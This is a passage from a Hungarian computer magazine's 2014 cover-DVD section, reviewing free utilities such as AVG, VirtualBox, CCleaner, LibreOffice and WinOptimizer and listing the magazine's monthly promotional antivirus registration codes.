Bár rendszeres olvasóink gépének védelméről gondoskodnak a lemezmellékletünk biztonsági csomagjában található fizetős szoftverek, és az azokhoz kapott havi kódok, de mivel hivatalosan egy programot csak egy gépen szabadna használni, nagyobb család esetén hamar kifuthatunk a telepíthető teljes verziókból. Ilyenkor jöhet jól egy ingyenes vírusirtó, főként, ha az az AVG AntiVirus FREE 2014, amely második lett az előző számunkban olvasható víruskereső-tesztünkben. Talán mondanunk sem kell, hogy ez lenyűgöző eredmény, és újabb tökéletes bizonyítéka annak, hogy az ingyenesség nem feltétlenül jár komoly hátrányokal.


Ahogy számos más területen, vírusvédelemben is lehetnek olyan jók, sőt esetenként jobbak az ingyenes programok, mint a fizetősek. Hátrányuk csupán annyi, hogy hiányzik belőlük néhány olyan funkció (például tűzfal, spamszűrés, szülői felügyelet), amit a fizetős csomagok már tartalmaznak, és általában le kell mondanunk a komolyabb termék támogatásról is.

Kiegészítőnek és másoddiagnózisok felállítására pedig mindenkinek ajánljuk a Malwarebytes Anti-Malware Free változatát. Mivel az ingyenes alkalmazás egyik korlátozása pont az, hogy nem nyújt valós idejű védelmet, így nem kell attól félni, hogy összeakad a biztonsági csomaggal. Azonban időnként egy-egy teljes vizsgálatra, vagy akár csak egy fájl ellenőrzésére tökéletes.

AVG, Malwarebytes
Win XP/Vista/7/8 – Freeware
2., 8.

VirtualBox

Biztonsági homokozó



Sok alkalommal és változatos feladatokkal kapcsolatban ajánlottuk már olvasóinknak a VirtualBox-t. Például biztonsági célokra. Ha egy gyanús fájlt kapunk levélben, és bár a víruskereső nem látja veszélyesnek, mi inkább egészen biztosra mennénk. Ilyen esetben a VirtualBox zárt környezetében futtatva a fájlt lényegesen kisebb kockázattal próbálhatjuk ki, ahogy a veszélyesebb weblapokat is. Akár egyszer használatos alkalmazások kipróbálásra is bevethetjük a virtuális környezetet, így nem kell azok későbbi eltávolításával, és az esetleg fennmaradó adatok miatti rendszertisztítással bajlódni.


A VirtualBoxban ugyanis létrehozhatunk egy pillanatképet, amit akár a virtuális gép minden leállításakor helyreállíthatunk. Ennek köszönhetően bármilyen katasztrófa után szinte azonnal visszatérhetünk a korábbi, tökéletesen működőképes állapothoz.

Hasonló módon használhatjuk a virtuális gépet operációs rendszer cserére, ha olyan alkalmazást kell futtatnunk, amely a jelenlegi rendszeren nem fut, ám nincs kedvünk csak ezért két teljes telepítésen átesni. Egyúttal kompatibilitási problémákat is megoldhatunk így, sőt cégek is használják ezt a megoldást, például a – szintén sokszor ajánlott – gog.com előre beállított virtuális környezettel biztosítja játékai futtathatóságát.

VirtualBox 4.3.6
Win XP/Vista/7/8 – Freeware
12.

Wise Data Recovery, Wise Disk/Registry Cleaner

A mesterhármas visszatér



Ha felhasználói programcsomagot készítünk, fix helye van benne a Wise programjainak. Kisméretűek, könnyen kezelhetőek, és hasznosak.

A Wise Registry Cleaner a regisztrációs adatbázis takarításáért felel, amitől gépünk kissé gyorsabb is lehet, és ami sokkal fontosabb: a rendszer stabilitásának is kifejezetten jót tesz, ha a telepített majd eltávolított programok ottmaradt bejegyzéseit eltűntetjük vele. A biztonság kedvéért azért készítsünk tartalék-másolatot az adatbázisból a program használata előtt.

Távozó programjaink nem csak a regisztrációs adatbázisban, de a merevlemezeinken is sok maradékot hajlamosak hagyni, ezeket a Wise Disk Cleaner képes eltakarítani, akár jelentős területeket is felszabadítva tárolóinkon. Mellette pedig törli a böngésző-előzményeket, websütiket és naplófájlokat is, ha ezt kérjük tőle, így segítve személyes adataink védelmét.

Ha pedig olyan fájlt töröltünk a WDC-vel, amire mégis szükségünk lenne, a Wise Data Recovery még megmentheti adatainkat. Ehhez persze leginkább arra van szükség, hogy a törölt fájlt ne írjuk felül a mentési kísérlet előtt. Ezért a probléma észlelése után minden lemezműveletet állítsunk le az érintett meghajtón, ha csak egy merevlemezünk van, ehhez szükséges az is, hogy előre telepítsük a programot.


Wise alkalmazások
Win XP/Vista/7/8 – Freeware
13–15. →


LibreOffice
A legolcsóbb iroda

Egy irodai programcsomagra szinte mindenkinek szüksége van a gépén, akinek egyáltalán szüksége van számítógépre. A LibreOffice-t készítő The Document Foundation-nak köszönhetően ez sem kerül pénzünkbe (hacsak nem akarjuk támogatni őket). A csomagjuk ráadásul minden területet lefed, találhatunk benne szövegszerkesztő, táblázatkezelő, bemutató készítő, adatbázis kezelő, valamint egy vektorgrafikus képszerkesztő és a matematikai képletszerkesztő alkalmazást is. A programok külseje és kezelése hasonlít a klasszikus Microsoft Office-éra, és kompatibilis is velük, igaz egymás dokumentumainak átvétele és használata során történhetnek apróbb hibák például a szöveg formázásában. Azonban a programon folyamatosan dolgoznak, javítják képességeit, kezelését, és főként más szoftverekkel való kompatibilitását, így minden alverzió-váltást érdemes követni, főként mivel amúgy is ingyenes.

LibreOffice 4.1.4
Win XP/Vista/7/8 – Freeware
43.

A program 4.1.4 kiadása kicsit átszervezte a program menürendszerét, hogy megkönnyítse a használatot a kezdők számára





Ccleaner
Mini rendszerkarbantartó


A Wise programcsalád mellett a Ccleaner-nek is bérelt helye van minden felhasználói programcsomagunkban. Alaposan képes kitakarítani gépünkről az adatszemetet, a folyamatos fejlesztéseknek köszönhetően követi a szoftverek változtatásait. Sőt, a felhasználó igények változásaira is figyelnek a készítők, ezért a rendszer már igyekszik különbséget tenni a hasznos és követő websütik között. Ennek ellenére ezek inkább az elemzést válasszuk és ellenőrizzük a találati listát.

Ccleaner 4.09
Win XP/Vista/7/8 – Freeware
3.

TeamViewer
IT Távgyógyítás

Jó érzés, ha valaki ért a számítástechnikához, kevésbé jó érzés, ha emiatt állandóan házhoz kell mennie ismerősei gépének gyógyítására. Kényelmesebb és gyorsabb megoldás a TeamViewer, amin keresztül átvehetjük a betegeskedő gép irányítását – amennyiben mind a rendszer, mind felhasználója képes arra, hogy elindítsa a programot. A kapcsolat természetesen titkosítással védett, de a programot még csak telepíteni sem kötelező, ha ennek ellenére is aggódnánk a biztonságunk miatt.

TeamViewer 9.0
Win XP/Vista/7/8 – Freeware
11.



Defraggler
HDD gyorsító

A töredezettség-mentesítés nem túl kellemes feladat, különösen, ha több nagy tárterületű merevlemezen is kell végezni. Mégis, érdemes rászánni az időt, mivel sokat javíthat gépünk teljesítményén. Nem véletlenül csak a merevlemezeket említjük, SSD-k esetében nincs haszna a műveletnek, csak újabb felülírásokkal jár. A Defraggler amellett, hogy apró és könnyen használható alapszinten, de részletesebb beállításokat is tehetünk, ha szükségesnek érezzük.

Defraggler 2.16
Win XP/Vista/7/8 – Freeware
6.

Gimp 2.8.10

Ingyenes képmanipulátor

Bár a Photoshopért már nem kell százezreket fizetnünk, csak hogy kipróbálhassuk, vagy 1-1 nagyobb feladatot végrehajthassunk vele, de így is pénzbe kerül. Szerencsére létezik egy olyan grafikai program mely az évek során kiérdemelte az Ingyenes Photoshop eposzi jelzőt, mivel összetettsége és képességlistája megközelíti az Adobe legendáét. A professzionális felhasználók döntő többsége ugyan továbbra is a Photoshopnál marad, mivel számukra fontos annak néhány egyedi képessége valamint a kényelmesebb kezelés. Mindazoknak azonban, akik csak most ásnák bele magukat a képszerkesztés rejtelmeibe, de sem szeretnének sem sokat fizetni, sem jogokat sérteni ehhez, ideális megoldás a GIMP, már csak azért is, mert minden ismertebb asztali operációs rendszer alatt használható. Az interneten pedig sok segítséget, akár magyar nyelvű oktatóvideókat is találhatunk az ismeretség elmélyítéséhez.

Gimp 2.8.10
Win XP/Vista/7/8 – Freeware
30.

Ha az alapfeladatokkal már könnyedén boldogulunk, számos beépülő alkalmazással bővíthetjük a program képességeit

Házimozi-szoftver
XBMC Media Center


Összeállításunkban akadnak külön képnézegetők és videó valamint zenelejátszók, de az XBMC mindenre egyben képes, ráadásul stílusosan. Mivel a programot kifejezetten HTPC-khez szánták, így irányítása a lehető legegyszerűbb szinte minden eszközzel. És feladatkörének megfelelően nem csak meglévő multimédia fájljaink lejátszására képes az XBMC, de rengeteg kiegészítő létezik hozzá, amelyekkel jóformán minden feladatot elláthatunk.

XBMC Media Center 12.3
Win XP/Vista/7/8 – Freeware
39.

Multimédia stúdió
DVDVideoSoft Free Studio

DVDVideoSoft terméke csomag a csomagon belül, amely a cég minden multimédia alkalmazását tartalmazza. Ezekkel jóformán bármilyen formátumról és formátumra konvertálhatunk, akár mobil eszközökre szabva is. Ezen kívül, ha csak minimálisan is, de vághatunk videót, és 3D tartalmat is készíthetünk. Ráadásnak olyan apróbb funkciókat kapunk, mint a DVD írás, és a YouTube videók letöltése. A csomag egyetlen hibája, hogy egyes alkalmazásai kissé instabilak.

DVDVideoSoft Free Studio 6.2.4
Win XP/Vista/7/8 – Freeware
29.



Calibre
Kompakt e-nyomda

Legutóbb azt írtuk: hátha, most végre ez az év lesz az, amikor a hazai e-könyv piac robbanásszerű növekedésnek indul. Idén is ebben reménykedünk. Ám addig, amíg ez bekövetkezik, és szinte minden magyar nyelvű könyvet megvásárolhatunk e-olvasókra szabott formában, addig jól jöhet a Calibre, amely a már meglévő digitális olvasnivalónkat képes ezekre szabni. A program kezelése alapvetően egyszerű, ám mesterszintű kezeléséhez már alaposabb ismeretek szükségesek.

Calibre 1.18
Win XP/Vista/7/8 – Freeware
38.

Mit tehet, ha olvashatatlan a DVD-melléklet?

Amennyiben lehetősége van rá, próbálja ki egy másik konfiguráción is. Ha a lemez a másik számítógépen sem működik, küldje vissza a szerkesztőség címére, és azonnal kicseréljük. Kérjük, előtte egyeztessen a terjesztési osztállyal a 235-1072-es vagy a 225-2398-as telefonszámon.

Megrendelné a CHIP-et vagy egy korábbi számát?

Kérjük, keresse terjesztési osztályunkat a 235-1072-es vagy a 225-2398-as telefonszámon, vagy az elofizetes@mediacity.hu e-mail címen.

HASZNÁLATI ÚTMUTATÓ

A programok telepítése

A lemez behelyezése a gépbe elindítja a lemezmellékletet, és megjelennek a választási lehetőségek. Amennyiben az Automatikus lejátszás nincsen bekapcsolva a számítógépen, úgy a keretprogram a lemez gyökérkönyvtárában található CHIP-DVD.exe fájlra kattintva indítható. A különféle eszközöket a programlistában is ismertetett beosztás szerint lehet elérni a keretprogramban tallózva. Itt található a programok pontos verziószáma és néhány fontosabb adata. Amennyiben a program használatához regisztráció szükséges, úgy útmutató vagy link és kód is megtalálható közvetlenül a leírás alatt.

A programok használata

A márkanevek és logók védjegyoltalom alatt állnak, vonatkozó jogaikkal a tulajdonosaik rendelkeznek. A lemezmellékleten található szoftvereket a készítőjük/forgalmazójuk biztosította. Az esetleges cikkekben leírt útmutatásokon és tippeken-trükkökön kívül a CHIP ezekhez nem ad támogatást. Amennyiben kérdései lennének a program működésével vagy képességeivel kapcsolatban, kérjük, keresse meg a program készítőjét vagy forgalmazóját.

Kérjük, vegye figyelembe, hogy a szoftverkészítők időről időre átalakítják honlapjukat, amely során a regisztrációs oldalt is áthelyezhetik vagy megszüntethetik. Éppen ezért, ha egy programot regisztrálni szeretne, azt lehetőség szerint a lap megjelenését követő néhány hétben tegye meg.

Érdekességek mellékletünkön

A CHIP-DVD tartalmából

A CHIP DVD-n most is a legfrissebb programok, exkluzív csomagok és egy teljes magyar nyelvű válogatás.

Kezdjük az évet PC-nagytakarítással! A CHIP DVD-jén most elhelyeztük a windowsos világ talán legkomplexebb, legsokoldalúbb tisztító, karbantartó és optimalizáló programcsomagját, a WinOptimizert. Ebből is rögtön a 2014-es verziót. Ha nem a teljes Windows-újratelepítés mellett döntünk, akkor vegyük igénybe a WinOptimizer közel két tucat modulját, ezekkel a teljes rendszer felrázható, megfiatalítható. A CHIP-nél a hónap programja a Converter4Video, amellyel mélyebb szakértelem nélkül is átalakíthatjuk filmjeinket, videóinkat. A céleszköz lehet bármilyen okostelefon, táblagép, játékkonzol – az ismertebb márkákat, modelleket mind kezeli a program.

Megújult a DVD-n a legjobb magyar programokat tartalmazó rész is, illetve egy SSD-mentőcsomag is helyet kapott rajta. Utóbbival készíthetünk egy olyan USB-kulcsot, amellyel még az SSD meghibásodása után is jó eséllyel lementhetjük róla fontos dokumentumainkat. Könnyen lehet tehát, hogy ez a DVD még aranyat fog érni Önnek.

CHIP

A LEMEZMELLÉKLET TARTALMA (KIVONAT)

TELJES VERZIÓK
WinOptimizer 2014 – 1.0.0.15316
Converter4Video 2014 – 1.0.0.0
1-abc.net Hard Drive Washer 7

FRISS PROGRAMOK
Photoshop Elements 12
MOBILedit! 7.5
CrazyTalk 7.3 Pro
Photo Calendar Studio 2014

A HÓNAP FREEWARE-EI
Paragon Partition Manager 2014 Free
MP3jam
PCMark 7 1.40
PDF Architect 1.1.83
Driver Booster 1.1
aptosid (Sidux) Lite – Thanatos
Rainmeter 3.0.2
Aun Player Beta
LicenseCrawler 1.31

SSS-ADATVESZTÉS – MENTŐCSOMAG
CrystalDiskInfo 6.0.4 – Ingyenes változat
SSD Life 2.3.59 – Próbaváltozat (14 nap)
MiniTool Partition Wizard: Home Edition 8.1.1
Recuva 1.49.1019 – Ingyenes változat
Unetbootin 1.1.1.1 – Ingyenes változat
Parted Magic 2013_08_01 ISO – Ingyenes változat

A LEGJOBB MAGYAR – RENDSZER
7-Zip (32 bit) 9.20
7-Zip (64 bit) 9.20
CCleaner 4.09.4471
CrystalDiskInfo (32 bit) 6.0.4
CrystalDiskInfo (62 bit – Beta) 6.0.4
CrystalDiskMark 3.0.3
Defraggler 2.16.809
FreeFileSync 6.1
Recuva 1.49.1019
Speccy 1.24.632
TeamViewer 9.0.24951
VirtualBox 4.3.6
Wise Data Recovery 3.43
Wise Disk Cleaner 8.03
Wise Registry Cleaner 7.93

A LEGJOBB MAGYAR – BIZTONSÁG
Malwarebytes Anti-Malware Free 1.75
AVG AntiVirus Free 2014.0.4259

A LEGJOBB MAGYAR – NETHASZNÁLAT
µTorrent 3.3.2
Chrome 31.0
EssentialPIM Free 5.57
FileZilla 3.7.3
Firefox 26.0
Google Earth 7.1.2.2041
LastPass 3.0.10
Linkman Lite 8.9.1
Opera 18.0.1284
Pidgin 2.10.7
Skype 6.11.0.102
Thunderbird 24.2.0

A LEGJOBB MAGYAR – MULTIMÉDIA
Audacity 2.0.5
DVDVideoSoft Free Studio 2.4.1230
Gimp 2.8.10
IrfanView 4.37
iTunes (64 bit) 11.1.3
mp3DirectCut 2.19
MPC Home Cinema (32/64 bit) 1.7.1
Picasa 3.9
VLC media player 2.1.2
Winamp Standard 5.666
XBMC Media Center 12.3
XnView Standard 2.13

A LEGJOBB MAGYAR – IRODA
Adobe Reader 11.0
Calibre 1.20.0
Libre Office 4.1.4
Notepad++ 6.5.3
WordPress 3.8

NEM KELL ÚJ PC!
CCleaner 4.09.4471
PSI Secunia 3.0.0.9015
Spybot Search and Destroy 2.2
CloneZilla Live 2.2.1-25

TIPPEK ÉS TRÜKKÖK ROVATUNKOZ
Touchpad Blocker 2.9.0.59
Parted Magic 2013_08_01 ISO

Ingyen kódok a legfrissebb biztonsági csomagokhoz

2014-ben is megvédjük a PC-jét!


A PC-ket, okostelefonokat érő támadások egyre agresszívabbak. Ráadásul a régi módszerek már elavultak: korántsem elegendő néha lefuttatni egy vírusirtót, a megbízható védekezéshez friss és komplex védelem, valamint tájékozott felhasználó kell.

A CHIP magazin olvasói maximális védelmet kapnak: az újságban rendszeresen beszámolunk a legaljasabb hackertrükkökről, az adott időszak jellemző kártevőiről, átveréseiről, webes csalásairól. Ezenfelül pedig átadjuk Önöknek a legjobb biztonsági programokat és ezekhez havonta ingyenes kódokat biztosítunk. Egyetlen CHIP-előfizetéssel az egész család – vagy akár egy kisvállalkozás – számítógép- és okostelefon-„flottáját" biztonságban tudhatja – éves szinten több tízezer forintot spórolva ezzel.

Biztonsági csomagjaink közül elsőként az ESET Smart Securityt emelnénk ki – ez az a program, amely Magyarországon a legnépszerűbb, a CHIP olvasói közül is a legtöbben ezt választják. Az ESS vírus- és kémprogramvédelmet, tűzfalat, szülői felügyeletet és levélszemétszűrőt tartalmaz. Ezenfelül képes a Facebook-oldalunkat kártevőmentesen tartani, újabban pedig már lopásvédelmi funkcióval is ellátták – ezzel akár egy eltulajdonított noteszgépet is gyorsan visszaszerezhetünk.

A Kaspersky név garancia a színvonalas védelemre, az orosz szakember véleménye biztonsági kérdésekben eddig még midig hiteles és szinte megkerülhetetlen volt. Sokan bíznak tehát a nevével fémjelzett vírusirtóban is. A CHIP kódjaival a Kaspersky Antivirus 2014 regisztrálható minden hónapban díjmentesen.

Új szereplő biztonsági csomagunkban a G Data Internet Security 2014, amely ugyancsak vírus- és kémprogramvédelmet, tűzfalat, spamszűrőt és szülői felügyeletet is kínál.



(Tisztelt Olvasónk! Ha Ön korábban az F-Secure IS 2014-et használt a CHIP kódjaival, kérjük, hogy látogasson el a www.chip-online.hu/fsecure oldalra.)

Ha androidos mobilt vagy táblagépet használ, és szeretné azt vírusmentesen tartani, valamint az OS tudását néhány hasznos biztonsági funkcióval is kiegészíteni, akkor érdemes telepítenie az ESET Mobile Securityt.

E havi ingyenes kódjaink:

- **ESET Smart Security: wr9kynph**
- **ESET Mobile Security: 8z5ba5a8**
- **Kaspersky Antivirus 2014: 9S43Z-KBJAB-3HTGR-52MP2**
- **G-DATA IS 2014: T163IH (Felhasználó: March4628)**

Az ESET Smart Security regisztrációjához látogasson el a *www.eset.hu/chip* oldalra. A fenti kódot ezen a weboldalon kell megadni – cserébe levélben kapjuk meg a licenchez szükséges felhasználói nevet és jelszót.

Minden szükséges információ a Mobile Securityről: *http://www.eset.hu/chip_mobile*

A G Data IS 2014-et az alábbi oldalról töltheti le (DVD-nken még nem szerepel):

http://virusirto.hu/otthonra/termekek/g-data-internetsecurity/

Abelssoft Converter4Video

Konvertáljunk egyszerűen

Notebook, táblagép, okostelefon vagy asztali PC – mindegy, hogy melyiket használjuk a legtöbbször, videokonvertálásra biztos, hogy szükségünk lesz. Aki pedig nem szeretne hosszas beállításokkal foglalkozni, és nem akarja megtanulni az olyan kódszavak jelentését, mint H.264, Hi422P és társaik, az a legjobban egy olyan programmal jár, mint az Abelssoft Converter4Videója. A szoftver ingyenes, de aktiválásához egy működő e-mail cím megadása szükséges. Telepítése és első, az e-mail cím megadásától függő elindítása után egy valóban nagyon egyszerű kezelőfelületet láthatunk, amelyen egy nagy fehér területre kell ráhúzni a konvertálni kívánt fájlokat. Ha kell, egyszerre több állományt is behúzhatunk ide, ezeket majd a program szép sorban konvertálja nekünk. Így pofonegyszerű lesz például egy sorozat teljes évadjának áttömörítése, hiszen nem kell egyenként megvárni a fájlok elkészültét, csak egyszer elindítjuk a programot, és pár óra múlva előttünk áll a végeredmény. A munkaterületre vitt videókba bele is nézhetünk, így ellenőrizhetjük, hogy valóban jó fájlt választottunk-e ki.

Mint a faék

Az átalakítás folyamatánál két lehetőségünk van: vagy formátum, vagy céleszköz szerint választhatunk a beállításokból. Az utóbbinál az ismertebb mobilgyártókat találjuk, illetve itt van a szabványos DVD, BD és a kizárólag hangsávokhoz szolgáló MP3 opció is. A gyártó kiválasztása után még megadhatjuk a célkészüléket is. Ez inkább a képernyő felbontása miatt érdekes, így ha véletlenül saját telefonunk nem található meg a listában, ne aggódjunk, válasszunk egy hasonló paraméterekkel rendelkező mobilt.

A formátumok esetében is széles a választék, a legfontosabb opciók, így az MKV, az AVI, a WMV és a MOV is megtalálható a listában. A *Web link* egy alacsonyabb felbontású, kisméretű fájlt generál, míg a *YouTube* ikont kiválasztva és a *Continue* gombra kattintva a belépési adatok megadása után a videomegosztó oldalra kerül a tömörített film. A több hagyományos formátumnál a következő lépésben a képminőség megadása jön, a lehetőségek sora a full HD-től az eredetin át a hagyományos tévékre kitalált 640×480 pixelig tart. Amennyiben szeretnénk kicsit jobban beleszólni a folyamatba, az *Advanced settings*re kattintva választhatunk a különféle kodekek között, módosíthatjuk a videó és a hang bitrátáján, illetve sebességén. Végül az átkódolást a *Convert* gomb megnyomásával indíthatjuk el, a folyamatról pedig egy százalékos bitkukac tudósít majd bennünket.

Win XP / Vista / 7 / 8 – Regisztráció szükséges

1-abc.net Hard Drive Washer 7.00

A mindig tiszta merevlemezekért

Lassanként nagyítóval kell keresni az olyan programot, amely működés közben nem készít ideiglenes fájlokat, mappákat. Ezzel önmagában még nem lenne gond, azonban az esetek 99%-ában ezek az ideiglenes fájlok mintegy „véletlenül” ott felejtődnek gépünk merevlemezén. Persze mindezt rejtve, minden további értesítés nélkül teszik, és nekünk legfeljebb csak az tűnik fel, hogy néhány hónap használat alatt látványosan lecsökkent szabad tárhelyünk, pedig nem is telepítettünk semmit.

Ilyenkor természetesen megindul a hajtóvadászat a felesleges fájlok után, ám legtöbbször ez kimerül abban, hogy manuálisan vagy valamilyen tisztítóprogrammal kitöröljük a TEMP könyvtár teljes tartalmát. Pedig ez csak az egyik gyűjtőhelye a feleslegessé vált fájloknak – ezenkívül ezer más helyen vannak sorsukra hagyott, felesleges fájlok, amiknek ráadásul rengetegféle kiterjesztésük lehet. Igazán hatékonyak azonban csak megfelelő célszoftverrel lehetünk. Ez a Hard Drive Washer.

Az 1-abc-net segédprogramjának telepítése és a regisztráció után megkapjuk a teljes verziót aktiváló kulcsunkat, így máris az *Opciók*hoz jutunk, amit érdemes részletesen átnézni. A *Fájltípusok*nál a keresendő hulladék fájlok kiterjesztését adhatjuk meg – szerencsére a legismertebbeket már eleve rögzítették a listára a készítők. A következő lapon a vizsgálandó meghajtókat adhatjuk hozzá a listához, és beállíthatjuk azt is, hogy a megjelölt TEMP mappában kiterjesztéstől függetlenül minden fájlt töröljön a program. A kivételeknél pedig azokat a kiemelt mappákat, mappaneveket adhatjuk meg, amiket figyelmen kívül fog hagyni a Hard Drive Washer. Ha például a Temporary Internet Files és Content.IE5 mappákat elvesszük ebből a listából, onnantól kezdve a böngészési előzményeket tároló mappákban is takarít majd a program.

Bár az alapbeállítások is megfelelőek, a *Naptárfunkció* fület látogassuk meg, hiszen itt automatizálhatjuk a program futását. Ehhez aktiváljuk a Windowszal való indítást és az *Automatikus keresés*t (a havi egy vizsgálat elegendő). A *További funkciók* magukért beszélnek: itt a biztonságos törlés lehet érdekes, illetve, aki biztos a dolgában, választhatja, hogy a Lomtár helyett véglegesen törlődjenek a szükségtelen fájlok. Ha a beállítással megvagyunk, mindössze a *Indítás!* gombra kell kattintanunk, és pár percen belül tiszta, felesleges fájloktól mentes háttértárolóink lesznek.

Win XP / Vista / 7 / 8 – Regisztráció szükséges

Ashampoo WinOptimizer 2014

Előrehozott tavaszi rendszer-nagytakarítás

Bizonyára sok olvasónk örül a hírnek, hogy megérkezett a WinOptimizer legújabb változata. A rendszeroptimalizáló program igen népszerű, és megérdemelten, mivel hatékonyan dolgozik és könnyen kezelhető. Nem árulunk el nagy titkot, ha már most megemlítjük: az újabb verzió is követi ezt a hagyományt.

A jó kezelhetőség egyik alapja, hogy a program magyarul is tud, még ha néha kissé döcögősen is. Már a telepítés során is használhatjuk így, ezért legfeljebb az okozhat némi fennakadást, amikor a Systweak Advanced Driver Updater telepítését is felajánlja. Ettől nem kell megijedni, nem böngészőeszköztár vagy más csúfság, csupán egy egyébként hasznos program próbavagy inkább reklámverziója. Felderíti gépünk elavult meghajtóprogramjait, de frissíteni csak akkor lenne hajlandó, ha megvesszük a teljes verziót. Így érzésünk szerint teljesen felesleges és kihagyható.

Az első indítás során a program kérni fogja a licenckulcsot, amihez rögtön el is visz az Ashampoo oldalára, ahol e-mail címünket megadva ezt el is küldi. Szintén az első indításkor kitölthetünk egy minikérdőívet, amely alapján a program jobban az igényeinkre szabja a működését. Ezt érdemes megtenni, főként, ha SSD-t használunk rendszerlemezként, de később is változtathatunk ezeken az alapbeállításokon a *Profilváltoztatás* linken, amit az *Áttekintés* ablak fő ikonjai fölötti részen jobbra rejtettek el, kissé érthetetlen módon. Ha ezen is túljutottunk, már tényleg jön a program, és az említett Áttekintés.

Nem található probléma

Legalábbis ez a cél, és nem is olyan nehéz elérni. Hogy ezt a feliratot láthassuk, csupán le kell futtatnunk egy keresést, és helyrehozatni a rendszerrel a problémákat. Első teendőnk ehhez a feltűnő *Keresés indítása* gombra kattintani. A program ekkor átnézi gépünket, ami néhány percébe telhet, végül kiírja, talált-e problémát. Igen jó eséllyel találni fog, méghozzá igen sokat, ha gépünket akár csak néhány hónapig aktívan használtuk, rendszerkarbantartás nélkül. A problémákat három fő kategóriába sorolja, amelyekre kattintva részletesebben is megtudhatjuk, mit tart helytelennek a WinOptimizer. A találatok többsége listaalapú, így akár egyesével is kiválogathatjuk 1000 ideiglenes fájl közül, melyiket nem törölheti a rendszer. Más problémák, általában beállításokkal kapcsolatosak egyszerűen elrejthetőek, ha inkább nem változtatnánk rajtuk, és nem szeretnénk látni többet a riasztást. Természetesen ez nem kötelező. Ha nincs kedvünk ellenőrizni a találatokat, a *Most megszüntetni* gomb lenyomására a program végrehajtja a szükségesnek ítélt változtatásokat. Ha újra futtatjuk a keresést, remélhetőleg már a fenti, megnyugtató értékelés fogad. Igaz, nem sokáig, mivel a *Rendbetétel* alá tartozó ideiglenes fájlok gyorsan újratermelődnek.

Az első keresés eredménye kissé ijesztő lehet, de a nagy számok oka csupán az, hogy a program alapos, és minden egyes törlendő elemet kilistáz számunkra

A program közismert erőssége az egykattintásos optimalizálás. Ezt választva a rendszer alapos tisztításba fog, különösen a böngészőprogramok által használt fájlok között. Nagyon alaposba. Bár igyekszik védeni a jelszavakat, de a websütik törlésével így is elveszíthetjük néhány honlap beállításait, így érdemesebb úgy beállítani az alkalmazást, hogy csak megerősítésünk után töröljön.

